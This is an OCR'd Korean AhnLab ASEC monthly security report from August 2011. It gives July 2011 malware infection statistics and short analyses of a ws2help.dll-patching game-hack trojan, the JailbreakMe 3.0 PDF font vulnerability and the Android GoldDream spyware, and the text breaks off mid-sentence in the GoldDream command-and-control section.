ASEC REPORT


VOL.19 | 2011.8


안철수연구소 월간 보안 보고서

악성코드 분석 특집

시스템 dll 패치 관련 게임핵 악성코드 분석

다형성 바이러스 Win32/Xpaj.C 분석






Ahn 안철수연구소

AhnLab Security Emergency response Center

ASEC (AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 ㈜안철수연구소의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.



CONTENTS

01. 악성코드 동향
a. 악성코드 통계

악성코드 감염보고 Top 20

2011년 7월 악성코드 통계현황은 다음과 같다. 2011년 7월의 악성코드 감염 보고는 JS/Agent이 1위가 차지하고 있으며, Textimage/Autorun과 Html/Agent가 각각 2위와 3위를 차지하였다. 신규로 Top 20에 진입한 악성코드는 총 11건이다.

순위	등락	악성코드명	건수	비율
1	▲3	JS/Agent	681,709	19.8 %
2	▼1	Textimage/Autorun	621,929	18.1 %
3	▲4	Html/Agent	416,549	12.1 %
4	NEW	Swf/Cve-2010-2884	304,750	8.9 %
5	▲1	Win32/Induc	146,676	4.3 %
6	NEW	Swf/Cve-2011-2110	115,621	3.4 %
7	NEW	Win-Trojan/Downloader.217088.AE	111,325	3.2 %
8	NEW	Win32/Virut.d	110,662	3.2 %
9	▲2	Win32/Palevo1.worm.Gen	107,200	3.1 %
10	▲3	Win32/Conficker.worm.Gen	99,448	2.9 %
11	NEW	JS/Iframe	90,353	2.6 %
12	NEW	Win32/Virut.b	85,045	2.5 %
13	▲2	Win32/Virut.f	79,205	2.3 %
14	—	Win32/Olala.worm	77,512	2.3 %
15	NEW	Win-Trojan/Downloader13.Gen	72,436	2.1 %
16	NEW	Als/Pasdoc	66,221	1.9 %
17	NEW	Win32/Parite	65,011	1.9 %
18	—	Win32/Flystudio.worm.Gen	63,507	1.8 %
19	NEW	Win-Trojan/Onlinegamehack57.Gen	60,414	1.8 %
20	NEW	Win32/Virut.c	59,339	1.7 %
			3,434,912	100 %

[표 1-1] 악성코드 감염보고 Top 20

악성코드 대표진단명 감염보고 Top 20


아래 표는 악성코드별 변종 종합 감염보고 순위를 악성코드 대표 진단명에 따라 정리한 것이다. 이를 통해 악성코드의 동향을 파악할 수 있다. 2011년 7월의 감염보고 건수는 Win-Adware/Korad가 총 1,346,242건으로 Top20중 16.7%의 비율을 보이며 1위를 차지했다. Win-Trojan/Downloader가 733,199건으로 2위, JS/Agent이 681,709건으로 3위를 차지 하였다.

순위	등락	악성코드명	건수	비율
1	▲9	Win-Adware/Korad	1,346,242	16.7 %
2	—	Win-Trojan/Downloader	733,199	9.1 %
3	▲8	JS/Agent	681,709	8.5 %
4	▼3	Win-Trojan/Onlinegamehack	677,485	8.4 %
5	▼1	Win-Trojan/Agent	667,878	8.3 %
6	▼3	Textimage/Autorun	622,054	7.7 %
7	▲2	Win32/Virut	425,452	5.3 %
8	▲10	Html/Agent	416,549	5.2 %
9	▼2	Win32/Conficker	319,970	4.0 %
10	NEW	Swf/Cve-2010-2884	304,750	3.8 %
11	▼3	Win32/Autorun.worm	270,049	3.4 %
12	▲1	Win-Trojan/Winsoft	266,235	3.3 %
13	▲2	Dropper/Malware	220,313	2.7 %
14	▼2	Dropper/Onlinegamehack	213,330	2.6 %
15	▼1	Win32/Kido	201,492	2.5 %
16	NEW	Win-Trojan/Adload	150,296	1.9 %
17	—	Win32/Induc	146,802	1.8 %
18	NEW	Win-Trojan/Patched	137,376	1.7 %
19	NEW	Dropper/Agent	128,429	1.6 %
20	NEW	Win-Trojan/Ldpinch	126,240	1.6 %
			8,055,850	100 %

[표 1-2] 악성코드 대표진단명 감염보고 Top 20

악성코드 유형별 감염보고 비율


아래 차트는 2011년 7월 한달 동안 안철수연구소가 집계한 악성코드의 유형별 감염 비율을 분석한 결과다. 2011년 7 월의 감염보고건수 중 악성코드를 유형별로 살펴보면, 트로잔(TROJAN)류가 36.9%로 가장 많은 비율을 차지하였으며, 스크립트(SCRIPT)가 16%, 애드웨어(ADWARE)가 15.3%로 각각 그 뒤를 잇고 있다.



[그림 1-1] 악성코드 유형별 감염보고 비율

악성코드 유형별 감염보고 전월 비교

악성코드 유형별 감염보고 비율을 전월과 비교하면, 스크립트, 웜, 에드웨어(ADWARE), 드롭퍼(DROPPER), 바이러스(VIRUS), 다운로더(DOWNLOADER)가 전월에 비해 증가세를 보이고 있는 반면 트로잔(TROJAN), 스파이웨어(SPYWARE)는 전월에 비해 감소한 것을 볼 수 있다. 애프케어(APPCARE)계열들은 전월 수준을 유지하였다.



[그림 1-2] 악성코드 유형별 감염보고 전월 비교


악성코드 월별 감염보고 건수

7월의 악성코드 월별 감염보고 건수는 14,878,454건으로, 6월의 악성코드 월별 감염 보고건수 14,176,633건에 비해 701,821건이 증가하였다.

[그림 1-3] 악성코드 월별 감염보고 건수

신종 악성코드 유형별 분포

7월의 신종 악성코드 유형별 분포는 애드웨어가 42%로 1위를 차지하였다. 그 뒤를 이어 트로잔이 42%, 드롭퍼가 6%를 점유하였다.



[그림 1-4] 신종 악성코드 유형별 분포

신종 악성코드 감염보고 Top 20

아래 표는 7월에 신규로 접수된 악성코드 중 고객으로부터 감염이 보고된 악성코드 Top 20이다. 7월의 신종 악성코드 감염 보고의 Top 20은 Win-Adware/DirectKeyword.3747280이 56,634건으로 7.8%의 비율을 보이며 1위를 차지 하였으며, Win-Adware/KorAd.499712.C가 49,484건으로 2위를 차지하였다.

순위	악성코드명	건수	비율
1	Win-Adware/DirectKeyword.374728	56,634	7.8 %
2	Win-Adware/KorAd.499712.C	49,484	6.8 %
3	Win-Clicker/Agent.499712	48,947	6.8 %
4	Win-Trojan/Onlinegamehack69.Gen	40,693	5.6 %
5	Win-Downloader/Enlog.416768.C	38,895	5.4 %
6	Win-Adware/KorAd.499712.D	37,712	5.2 %
7	Win-Adware/KorAd.499712.E	36,820	5.1 %
8	Dropper/Agent.1557578	35,842	5.0 %
9	Win-Trojan/Infostealer.443904	35,221	4.9 %
10	Win-Trojan/Downloader.434731	33,344	4.6 %
11	Win-Adware/KorAD.348160	32,724	4.5 %
12	Win-Trojan/Infostealer.1329664	32,596	4.5 %
13	Win-Adware/KorAd.258048	31,361	4.3 %
14	Win-Adware/KorAd.499712.K	31,332	4.3 %
15	Win-Adware/KorAd.241664.G	31,294	4.3 %
16	Win-Adware/KorAd.499712.J	30,845	4.3 %
17	Win-Adware/BHO.Adprime.1766400	30,739	4.2 %
18	Win-Adware/KorAd.442368	29,822	4.1 %
19	Win-Trojan/Rogue.486912	29,632	4.1 %
20	Win-Adware/KorAd.241664.C	29,477	4.1 %
		723,414	100 %

[표 1-3] 신종 악성코드 감염보고 Top 20

01. 악성코드 동향
b. 악성코드 이슈

시스템 파일 교체 악성코드는 계속 변화 중

최근 국내 일부 침해 사이트를 통해서 윈도우 정상 시스템 파일을 교체하는 악성코드가 유포되었는데 정상 윈도우 파일인 ws2help.dll을 교체하는 악성코드에서 '감염방식의 변화'가 있었다.

원형 vs. 변형

[그림 1-5] 원형의 ws2help.dll 교체과정

[그림 1-6] 변형의 ws2help.dll 교체과정

[그림 1-5]는 드롭퍼에 의해서 ws2help.dll로 생성된 악성 DLL이 악의적인 목적(특정 온라인 게임 사용자의 계정정보 탈취, 백신 무력화 등)을 수행하면서 정상 프로그램과 백업된 정상 DLL인 ws3help.dll(원본 파일명은 ws2help.dll)사이의 다리 역할을 했다. 반면 [그림 1-6]은 드롭퍼가 실행되면 sleep.dll, 패치 된 ws2help.dll을 생성하며, 이후 동작방식은 imm32.dll이 패치 되었을 때와 같다.

[그림 1-7] Win-Trojan/Patcher.98704의 동작방식

드롭퍼인 Patcher.98704가 생성하는 ws2help.dll은 sleep.dll을 로딩하도록 패치 된 중국어 버전의 ws2help.dll이다. 좀 더 살펴보면 정상 프로그램들이 해당 DLL을 로딩할 때 Patcher.98704가 생성한 악성 DLL인 sleep.dll도 로딩하도록 되어 있다.

[그림 1-8] 패치된 ws2help.dll이 sleep.dll을 로딩하는 코드


PDF 취약점을 악용한 Jailbreak 3.0

최근 iOS 4.3.3 버전이 탑재된 아이폰/아이패드를 5초 만에 탈옥할 수 있는 jailbreakme 3.00이 공개되었다. iOS 사용자들은 아이폰/아이패드에 탑재된 사파리(Safari) 브라우저를 통해 [그림 1-9]의 www.jailbreakme.com 사이트에 접속해서 Free 버튼을 클릭해 Cydia를 설치하는 것만으로 간단하게 탈옥할 수 있다.

[그림 1-9] Jailbreak 3.0

해당 jailbreak 방법은 사파리 브라우저가 PDF 파일을 처리하는 과정에서 발생하는 취약점을 이용한 것으로, 다음과 같은 PDF 파일이 연결되어 있다.

[그림 1-10] Jailbreak에 이용된PDF파일



취약점 요소는 '12번 오브젝트'에 존재하는 'Type 1 font 프로그램(CVE-2011-0226)'이다. Font 관련 PDF 취약점은 이미 Windows 시스템상에서도 여러 번 발표된 바 있다. 이번 취약점은 jailbreak 목적으로 사용되었지만, 악의적인 의도로 작성된 PDF 파일링크를 통해서 얼마든지 타인의 스마트폰을 장악할 수 있다는 점에서 매우 심각한 위협이 될 수도 있다. 따라서 PC를 사용할 때 뿐만 아니라 모바일 환경에서도 기본적인 보안수칙은 반드시 지켜져야 한다.

SMS와 통화기록을 감시하는 안드로이드 악성코드 GoldDream

안드로이드 게임 'Fast Racing'으로 위장하여, 설치 시 사용자 휴대전화의 SMS 발신/수신 명세, 전화통화기록 등을 사용자 모르게 감시하고 특정 서버로 민감한 정보를 전송하는 악성코드가 발견되었다. 해당 악성코드는 'GoldDream' 이라 불리며, 정상적인 게임에 악의적인 코드를 추가하고 리패키징하여 중국의 써드파티마켓(블랙마켓)에서 유포된 것이 국외 유명대학의 연구팀(Dr. Xuxian Jiang and his research team at North Carolina State University)에 의해 밝혀지면서 알려졌다.

[그림 1-11] Fast Racing 게임의 실행화면

'GoldDream' 은 또한 사용자 휴대전화기를 감시하는 기능 외에 C&C 서버를 통해 스마트폰에 특정 명령을 내릴 수 있는 봇(bot) 기능도 포함되어 있다. 이는 'GoldDream'에서 최초로 발견된 기능은 아니며 'DroidKungFu'나 다른 안드로이드 악성코드에서도 나타나는 최근 악성코드의 동향이다. 안드로이드 악성코드 또한 PC 기반의 악성코드와 마찬가지로 이제는 실험적인 레벨을 넘어 점점 프로세스를 갖추며 짜임새 있게 배포되고 있다.

[그림 1-12] 위장된 Fast Racing 게임이 사용하는 권한

[표 1-4] Permission 설명


Permission	기능	설명
android.permission.INTERNET	완벽한 인터넷 액세스	애플리케이션이 네트워크 소켓을 만들 수 있도록 한다.
android.permission.VIBRATE	진동 제어	애플리케이션이 진동을 제어할 수 있도록 한다.
android.permission.READ_PHONE_STATE	휴대전화 상태 및 ID 읽기	애플리케이션이 장치의 휴대전화 기능에 접근할 수 있도록 한다. 이 권한을 갖는 애플리케이션은 휴대전화의 전화번호 및 일련번호, 통화 활성 여부, 해당 통화가 연결된 번호 등을 확인할 수 있다.
com.android.vending.BILLING	In-App 빌링	애플리케이션 내에서 안드로이드마켓 결제(In-app billing) 시스템을 이용할 수 있도록 한다.
android.permission.ACCESS_NETWORK_STATE	네트워크 상태 보기	애플리케이션이 모든 네트워크의 상태를 볼 수 있도록 한다.
android.permission.ACCESS_WIFI_STATE	Wi-Fi 상태 보기	애플리케이션이 Wi-Fi의 상태에 대한 정보를 볼 수 있도록 한다.
android.permission.WRITE_EXTERNAL_STORAGE	USB 저장소 콘텐츠 및 SD 카드 콘텐츠 수정/삭제	애플리케이션이 USB 저장소 및 SD 카드에 쓸 수 있도록 한다.
android.permission.ACCESS_COARSE_LOCATION	네트워크 기반의 대략적인 위치	기기의 대략적인 위치를 측정하기 위해 셀룰러 네트워크 데이터베이스와 같은 광범위한 위치 정보를 사용한다. 이 경우 악성 애플리케이션이 사용자의 위치를 대략적으로 측정할 수 있다.
android.permission.ACCESS_FINE_LOCATION	자세한 (GPS) 위치	기기에서 GPS 등의 자세한 위치 정보를 사용한다. 이 경우 악성 애플리케이션이 사용자의 위치를 확인하고 추가 배터리 전원을 소비할 수 있다.
android.permission.RECEIVE_SMS	SMS 수신	애플리케이션이 SMS 메시지를 받고 처리할 수 있도록 한다. 이 경우 악성 애플리케이션이 메시지를 모니터링하거나 사용자가 보기 전에 삭제할 수 있다.
android.permission.SEND_SMS	SMS 메시지 보내기	애플리케이션이 SMS 메시지를 보낼 수 있도록 한다. 이 경우 악성 애플리케이션이 사용자의 확인 없이 메시지를 전송하여 요금을 부과할 수 있다.
android.permission.READ_SMS	SMS 또는 MMS 읽기	애플리케이션이 기기 또는 SIM 카드에 저장된 SMS 메시지를 읽을 수 있도록 한다. 이 경우 악성 애플리케이션이 기밀 메시지를 읽을 수 있다.

Permission	기능	설명
android.permission.CALL_PHONE	전화번호로 직접 전화걸기	애플리케이션이 사용자의 조작 없이 전화번호로 전화를 걸 수 있도록 한다. 이 경우 악성 애플리케이션으로 인해 예상치 못한 통화 요금이 부과될 수 있다
android.permission.PROCESS_OUTGOING_CALLS	발신전화 차단	애플리케이션이 발신전화를 처리하고 전화를 걸 번호를 변경할 수 있도록 한다. 이 경우 악성 애플리케이션이 발신전화를 모니터링하거나, 리디렉션하거나, 중단시킬 수 있다.
android.permission.DELETE_PACKAGES	애플리케이션 삭제	애플리케이션이 Android 패키지를 삭제할 수 있도록 한다. 이 경우 악성 애플리케이션이 중요한 애플리케이션을 삭제할 수 있다.
android.permission.INSTALL_PACKAGES	애플리케이션 직접 설치	애플리케이션이 새로운 또는 업데이트된 Android 패키지를 설치할 수 있도록 한다. 이 경우 악성 애플리케이션이 임의의 강력한 권한으로 새 애플리케이션을 추가할 수 있다.
android.permission.RECEIVE_BOOT_COMPLETED	부팅할 때 자동 시작	애플리케이션이 시스템 부팅이 끝난 후 바로 시작할 수 있도록 한다. 이 경우 기기가 시작하는 데 시간이 오래 걸리고 애플리케이션이 항상 실행되어 전체 기기 속도가 느려질 수 있다.


1. 해당 악성코드의 특징

A. SMS/통화기록/휴대전화 정보 감시 및 탈취

[그림 1-13] save incoming/outcoming phone call



[그림 1-14] upload phone log file




악성 앱을 설치하게 되면 이후에 발생하는 system event 들을 가로채는 service (UI 없이 주기적으로 특정한 일을 수행하는 Background Process)가 등록된다. GoldDream 악성코드는 system event 중 SMS와 전화 송수신명세에 대해 감시하며 사용자 모르게 해당 정보들을 text 파일로 저장 후, 원격 서버 (le**r.g**p.net) 로 전송한다.

B. 원격지 명령수행(C&C)

설치되는 다른 service는 Remote server(C&C 서버) 에서 명령을 전

[그림 1-15] C&C Commands



